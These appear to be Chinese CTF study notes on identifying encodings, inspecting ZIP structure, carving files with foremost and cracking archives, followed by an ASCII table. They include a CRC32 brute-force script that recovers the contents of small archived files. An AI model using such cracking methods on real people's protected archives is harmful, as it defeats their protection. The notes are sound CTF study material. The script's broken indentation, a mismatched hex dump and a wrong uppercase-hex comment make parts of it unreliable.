名称	例子	特征总结
Quoted-printable	=E5=9C	等号+hex
Base64	MTlxMg==	大小写一串，可能有=+
Base32	GEZDCMQ=	大写一串，可能有=
Base16	616263313233	很大一串数字，有几个字母
HTML实体	<script> <	lt和gl等常见，参考实体表
URL编码	%3D%231a	百分号，无百分号长度%2=0，只对符号中文用
UNICODE/Escape	\u52a0\u5bc6 / %u00a0%u0068	U是特点，而且4位
UTF7	+/v8APQAJ-1a	+/-开头，大小写字母+数字
XXencode	4NjS0-eRKpkQm-jR	0-63之间的ASCII
UU编码	M5&AE('%U:6-K(&)R;W=N(&9O>	('%&*这类特殊字符，32-35之间的ASCII

编码转换

Unicode编码有以下四种编码方式:

源文本: The

&#x [Hex]: The

&# [Decimal]: The

\U [Hex]: \U0054\U0068\U0065

\U+ [Hex]: \U+0054\U+0068\U+0065

工具: 随波逐流, 编码转换→Unicode转Ascii码

摩斯编码有时候会用其他方式隐藏

压缩包

doc和excel文件可以直接后缀改为zip然后解压,解压出来的文件是具体的结构,有时候会在这里面放flag

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h	50	4B	03	04	14	00	00	00	00	E1	70	E9	5C	95	AC	PK....	áþé\~
0010h	C6	12	46	18	00	00	00	4C	00	00	06	00	00	00	31	31	Æ.F....L.....1j
0020h	2E	78	6C	73	ED	5C	07	40	13	4B	B7	9E	84	04	12	8A	.xlsí\@.K.Ž...Š
0030h	04	44	A4	28	44	3A	D2	3B	4A	07	11	51	14	B0	FB	AB	.D«(D:Ö;J..Q.°ú«
0040h	48	0B	82	82	20	02	62	E1	C2	55	14	51	2C	60	57	EC	H.,, .bãÄU.Q,`Wì
0050h	22	C8	BD	76	B0	A2	A2	A8	88	80	0A	82	BD	80	ED	AA	"È½v°çç"~€.,½€iª
0060h	A8	60	41	AC	E4	CD	6C	FA	66	93	1B	FF	FE	DE	BB	03	"`A-äí1úf".ÿþþ».
0070h	B3	3B	7B	66	E6	FB	CE	CC	39	33	3B	B3	D9	E4	FA	35	³;{fæúî193;³Uäú5
0080h	B5	96	1D	87	74	5A	01	2E	78	02	39	D0	CD	A6	03	79	µ-.†tZ..x.9ĐÍ!..y
0090h	21	19	89	1B	B1	C0	00	80	CC	BD	EE	66	B3	D9	3C	31	!..%±Ä.€Î½if³U<1
00A0h	FB	AF	F0	BF	2A	FC	80	D1	90	6B	43	0A	3C	1B	C1	88	ú`ð¿*ü€Ñ.kC.<.Á^
00B0h	6C	AE	00	23	0D	46	3A	8C	8A	30	2A	C1	A8	0C	A3	0A	l@.#.F:ÆS0*Á".Æ.
00C0h	8C	3D	60	54	E5	B8	00	50	83	51	1D	C6	9E	30	6A	C0	Æ=`Tã..PfQ.Æž0jÄ
00D0h	D8	0B	46	4D	18	7B	C3	A8	05	A3	36	8C	3A	30	EA	C2	Ø.FM.{Ä".Æ6Æ:0êÂ
00E0h	D8	07	C6	BE	30	EA	C1	A8	0F	23	13	C6	7E	30	1A	70	Ø.Æ%0êÄ".#.Æ~0.p
00F0h	F9	79	F1	AF	F0	EF	0B	23	41	22	FC	4B	81	B6	F0	07	ùyñ`ðì.#A"üK.¶ð.
0100h	33	E0	39	19	CC	C1	4F	05	52	83	26	A0	F2	C7	3C	9A	3à9.ÎÁ0.Rf& òÇ<š
0110h	0F	98	34	32	26	AF	E4	64	0F	46	87	18	0D	CF	5E	F2	.~42&`äd.F†..Î^ò
0120h	8B	EF	91	AE	17	EE	35	8B	53	7D	40	92	83	B2	2C	2A	¿i'®.î5«S}@'f².*
0130h	A7	C0	38	C8	9E	0C	A6	83	48	4C	8F	E9	3F	C5	0D	30	ŠA8Èž.†fHL.é?Ä.0
0140h	DE	23	83	10	14	4E	07	50	EA	A0	E2	D0	03	30	60	7E	R#"` ò Vâ àì òì

模板结果 - ZIP.bt ↻

名称	值	开始	大小	颜色	注释
▼ struct ZIPFILERECORD record[0]	11.xls	0h	186Ah	Fg: Bg:	
> char frSignature[4]	PK□□	0h	4h	Fg: Bg:	
ushort frVersion	20	4h	2h	Fg: Bg:	
ushort frFlags	0	6h	2h	Fg: Bg:	
enum COMPTYPE frCompre...	COMP_DEFLATE (8)	8h	2h	Fg: Bg:	
DOSTIME frFileTime	14:07:02	Ah	2h	Fg: Bg:	
DOSDATE frFileDate	07/09/2026	Ch	2h	Fg: Bg:	
uint frCrc	12C6AC95h	Eh	4h	Fg: Bg:	
uint frCompressedSize	6214	12h	4h	Fg: Bg:	
uint frUncompressedSize	19456	16h	4h	Fg: Bg:	
ushort frFileNameLength	6	1Ah	2h	Fg: Bg:	
ushort frExtraFieldLength	0	1Ch	2h	Fg: Bg:	
> char frFileName[6]	11.xls	1Eh	6h	Fg: Bg:	
> uchar frData[6214]		24h	1846h	Fg: Bg:	

压缩包crc 4字节爆破:

```

from binascii import crc32
import string
import zipfile
dic=string.printable
def crackCrc(crc):
    for i in dic:
        # print (i)
        for j in dic:
            for p in dic:
                for q in dic:
                    s=i+j+p+q
                    # print (crc32(bytes(s,'ascii')) & 0xffffffff)
                    if crc == (crc32(bytes(s,'ascii')) & 0xffffffff):
                        print (s)
                        return

def getcrc32(fname):
    l=[]
    file = fname
    f = zipfile.ZipFile(file, 'r')
    global fileList
    fileList =f.namelist ()
    print (fileList)

```

```

# print (type(fileList))
for filename in fileList:
    Fileinfo = f.getinfo(filename)
    # print(Fileinfo)
    crc = Fileinfo.CRC
    # print ('crc',crc)
    l.append(crc)
return l

def main (filename=None):
    l = getcrc32(filename)
    # print(l)
    for i in range(len(l)):
        print(fileList[i], end='的内容是:')
        crackCrc(l[i])

if __name__ == "__main__":
    main ('1.zip')

```

'r' 只读，文件必须存在 'w' 写入，覆盖已有文件 'a' 追加到已有 ZIP 'x' 创建新 ZIP，已存在则报错

文件分离，图片隐写内容查看，文档直接更改为ZIP查看文档结构

特别的，doc是可以直接转换为ZIP，解压后得到的是doc的结构，其中可以隐藏flag

文件分离

分离的文件类型判断：


[利用文件头标志判断文件类型 - maxiongying - 博客园](#)

有时候分离的文件转换为压缩包，但是我们没有密码，这就有两种方式，明文搭配破解，和暴力破解

明文搭配需要本身就附带的有


工具介绍

压缩包破解的：




文件分离:


名称	修改日期	类型
output	2026/7/9 16:15	文件夹
foremost.conf	2023/12/5 8:04	CONF 文件
foremost.exe	2016/2/5 11:13	应用程序
foremost_gui.exe	2023/12/10 20:02	应用程序




文件编码查看:



编码解码:



OCR:



附录 A：ASCII 码表

一、ASCII 码简介

ASCII（American Standard Code for Information Interchange，美国信息交换标准代码）是基于拉丁字母的一套计算机编码系统，使用 **7 位二进制数** 来表示一个字符，共可表示 **128 个字符**（编号 0-127）。

- 0-31**：控制字符（不可打印，如换行、回车、制表符等）
- 32-126**：可打印字符（包括空格、标点、数字、字母）
- 127**：删除字符（DEL，控制字符）

扩展 ASCII（128-255）不属于标准 ASCII，由不同编码集（如 ISO-8859-1、Windows-1252）自行定义。

二、完整 ASCII 码表

1. 控制字符 (0-31 及 127)

十进制	十六进制	字符	含义	十进制	十六进制	字符	含义
0	00	NUL	空字符	16	10	DLE	数据链路转义
1	01	SOH	标题开始	17	11	DC1	设备控制 1
2	02	STX	正文开始	18	12	DC2	设备控制 2
3	03	ETX	正文结束	19	13	DC3	设备控制 3
4	04	EOT	传输结束	20	14	DC4	设备控制 4
5	05	ENQ	询问	21	15	NAK	否定应答
6	06	ACK	确认应答	22	16	SYN	同步空闲
7	07	BEL	响铃	23	17	ETB	传输块结束
8	08	BS	退格	24	18	CAN	取消
9	09	HT	水平制表符	25	19	EM	媒介结束
10	0A	LF	换行	26	1A	SUB	替换

十进制	十六进制	字符	含义	十进制	十六进制	字符	含义
11	0B	VT	垂直制表符	27	1B	ESC	转义
12	0C	FF	换页	28	1C	FS	文件分隔符
13	0D	CR	回车	29	1D	GS	组分分隔符
14	0E	SO	移位输出	30	1E	RS	记录分隔符
15	0F	SI	移位输入	31	1F	US	单元分隔符
				127	7F	DEL	删除

2. 可打印字符 (32-126)

十进制	十六进制	字符	十进制	十六进制	字符	十进制	十六进制	字符	十进制	十六进制	字符
32	20	(空格)	56	38	8	80	50	P	104	68	h
33	21	!	57	39	9	81	51	Q	105	69	i
34	22	"	58	3A	:	82	52	R	106	6A	j
35	23	#	59	3B	;	83	53	S	107	6B	k
36	24	\$	60	3C	<	84	54	T	108	6C	l
37	25	%	61	3D	=	85	55	U	109	6D	m
38	26	&	62	3E	>	86	56	V	110	6E	n

十进制	十六进制	字符	十进制	十六进制	字符	十进制	十六进制	字符	十进制	十六进制	字符
39	27	'	63	3F	?	87	57	W	111	6F	o
40	28	(	64	40	@	88	58	X	112	70	p
41	29	)	65	41	A	89	59	Y	113	71	q
42	2A	*	66	42	B	90	5A	Z	114	72	r
43	2B	+	67	43	C	91	5B	[	115	73	s
44	2C	,	68	44	D	92	5C	\	116	74	t
45	2D	-	69	45	E	93	5D	]	117	75	u
46	2E	.	70	46	F	94	5E	^	118	76	v
47	2F	/	71	47	G	95	5F	_	119	77	w
48	30	0	72	48	H	96	60	`	120	78	x
49	31	1	73	49	I	97	61	a	121	79	y
50	32	2	74	4A	J	98	62	b	122	7A	z
51	33	3	75	4B	K	99	63	c	123	7B	{
52	34	4	76	4C	L	100	64	d	124	7C	
53	35	5	77	4D	M	101	65	e	125	7D	}
54	36	6	78	4E	N	102	66	f	126	7E	~
55	37	7	79	4F	O	103	67	g			

三、ASCII 关键区间速记

区间	范围	内容
控制字符	0-31	不可打印 (LF=10、CR=13、TAB=9 常用)
空格	32	(space)
标点符号	33-47	! " # \$ % & ' () * + , - . /
数字	48-57	0-9
标点符号	58-64	: ; < = > ? @
大写字母	65-90	A-Z
标点符号	91-96	[\] ^ _ `
小写字母	97-122	a-z
标点符号	123-126	{ \ } ~

四、ASCII 常用记忆点

- 数字 0 = 48 (十六进制 30)，所以 '0' - 48 即可得数字值
- 大写 A = 65 (十六进制 41)，大小写差值为 32
- 小写 a = 97 (十六进制 61)，'A' + 32 = 'a'
- 空格 = 32 (十六进制 20)，URL 编码为 %20
- 换行 LF = 10 (\n)，回车 CR = 13 (\r)，Windows 换行为 \r\n，Linux 为 \n

五、Python 中的 ASCII 转换

```
# 字符转 ASCII 码
print(ord('A'))    # 65
print(ord('a'))    # 97
print(ord('0'))    # 48
print(ord(' '))    # 32

# ASCII 码转字符
print(chr(65))     # A
print(chr(97))     # a
print(chr(48))     # 0

# 十进制转十六进制
print(hex(65))     # 0x41
print(format(65, '02x')) # 41 (大写两位十六进制)
```